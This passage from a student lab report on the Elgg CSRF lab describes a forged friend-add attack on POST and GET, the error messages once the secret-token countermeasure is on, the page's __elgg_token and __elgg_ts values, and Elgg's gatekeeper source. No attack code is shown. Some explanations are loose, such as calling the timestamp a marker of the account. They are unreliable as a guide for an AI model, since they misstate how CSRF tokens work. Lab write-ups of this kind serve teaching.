
Boby published a blog post Once in a lifetime opportunity...!! 2 days ago
Visit this website.... http://www.csrflabattacker.com/

Boby is now a friend with Alice 2 days ago

Powered by Elgg

Fig. 4(d): Boby's blog.

When Alice clicks on the link to that website, the attack fails. For, there are two tokens missing.



No friends yet.


Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields

Fig. 4(e): Countermeasure activated.

Q. After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Part I – Attack on POST

Without the activation of a countermeasure, the attack takes action performing the desired action.




Brief description: Boby is my hero!

No friends yet.

Fig. 4(f): No countermeasure.

On activating the countermeasure, series of a single error gets displayed guaranteeing the absence of a token and a timestamp in the form. In the source code, while constructing the request, these tokens were not specified. Acquiring these secret tokens could be the plausible solution to triumph this attack by switching on the countermeasure.



Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields

Fig. 4(g): Countermeasure activated.

Part II – Attack on GET

The same effect is experimented on GET now.






Fig. 4(h): Alice's profile initially.

On launching the attack by switching off the countermeasure, Boby gets added to Alice's friends list.





Alice is now a friend with Boby *2 minutes ago*

Boby published a blog post An opportunity you can miss by no means! *2 days ago*

This is a splendid offer! Visit this website --> http://www.csrflabattacker.com/

Alice is now a friend with Boby *3 days ago*

Boby published a blog post Once in a lifetime opportunity...!! *3 days ago*


Visit this website.... http://www.csrflabattacker.com/

Boby is now a friend with Alice *3 days ago*

Powered by Elgg

Fig. 4(i): No countermeasure.

On launching the attack, the same error message pops up. For, the two values are absent.



CSRF Lab Site

Form is missing __token or __ts fields

Activity Blogs Bookmarks Files Groups More »

All Site Activity

All Mine Friends

Filter Show All

Alice is now a friend with Boby *3 minutes ago*

Boby published a blog post An opportunity you can miss by no means! *2 days ago*
This is a splendid offer! Visit this website --> http://www.csrflabattacker.com/

Alice is now a friend with Boby *3 days ago*

Boby published a blog post Once in a lifetime opportunity...!! *3 days ago*
Visit this website.... http://www.csrflabattacker.com/

Boby is now a friend with Alice *3 days ago*

Search

Alice


Blogs
Bookmarks
Files
Pages
Wire posts

Powered by Elgg

Fig. 4(j): With the countermeasure.

The conclusion


The error bluntly means that all the program required was additionally two fields. One, the token which uniquely identifies to an account. And two, the timestamp signifying the account. These two fields can be observed in the screenshot below (Alice's account).



```
<script>
  var elgg = {"config":{"lastcache":1549469429,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1649865380,"__elgg_token":"EhnW226ERdtgp9I40tcVyg"}},"session":{"user":
  {"guid":42,"type":"user","subtype":"","owner_guid":42,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:31:54+00:00","time_updated":"2022-04-13T15:56:20+00:00","url":"http:\/
  \/www.csrflabelgg.com\/profile\/alice","name":"Alice","username":"alice","language":"en","admin":false},"token":"gfQVj4kiAAOKAIhFppqX9F"},"_data":{},"page_owner":
  {"guid":42,"type":"user","subtype":"","owner_guid":42,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:31:54+00:00","time_updated":"2022-04-13T15:56:20+00:00","url":"http:
  \/\/www.csrflabelgg.com\/profile\/alice","name":"Alice","username":"alice","language":"en"}};
</script>
```

Fig. 4(k): The secret token.


A maximised view:



```
{"token":{"__elgg_ts":1649865380,"__elgg_token":"EhnW226ERdtgp9I40tcVyg"}},
```

Fig. 4(*l*): A zoomed in view.

It's these field that the program required to make a CSRF attack successful. Every time either the current page reloads, or the page to add Boby as a friend reloads, both these values get reset. Since it's dynamically set, it's made onerous to an attacker for including these in his source program. In the source code of ActionService.php, these two tokens are an imperative bound.



```
public function gatekeeper($action) {
	//return true;

	if ($action === 'login') {
		if ($this->validateActionToken(false)) {
			return true;
		}

		$token = get_input('__elgg_token');
		$ts = (int)get_input('__elgg_ts');
		if ($token && $this->validateTokenTimestamp($ts)) {
			// The tokens are present and the time looks valid: this is probably a mismatch due to the
			// login form being on a different domain.
			register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

			forward('login', 'csrf');
		}

		// let the validator send an appropriate msg
		$this->validateActionToken();

	} else if ($this->validateActionToken()) {
		return true;
	}

	forward(REFERER, 'csrf');
}
```

When another website sends a request to this program, the absence of these two fields fails to fire the attack (look into the source code (below figure 2(d) and figure 3(f)), hence thwarting the website from falling prey to a CSRF attack. In conclusion, any HTTP request coming from another website is deliberately rejected by the receiver website.

****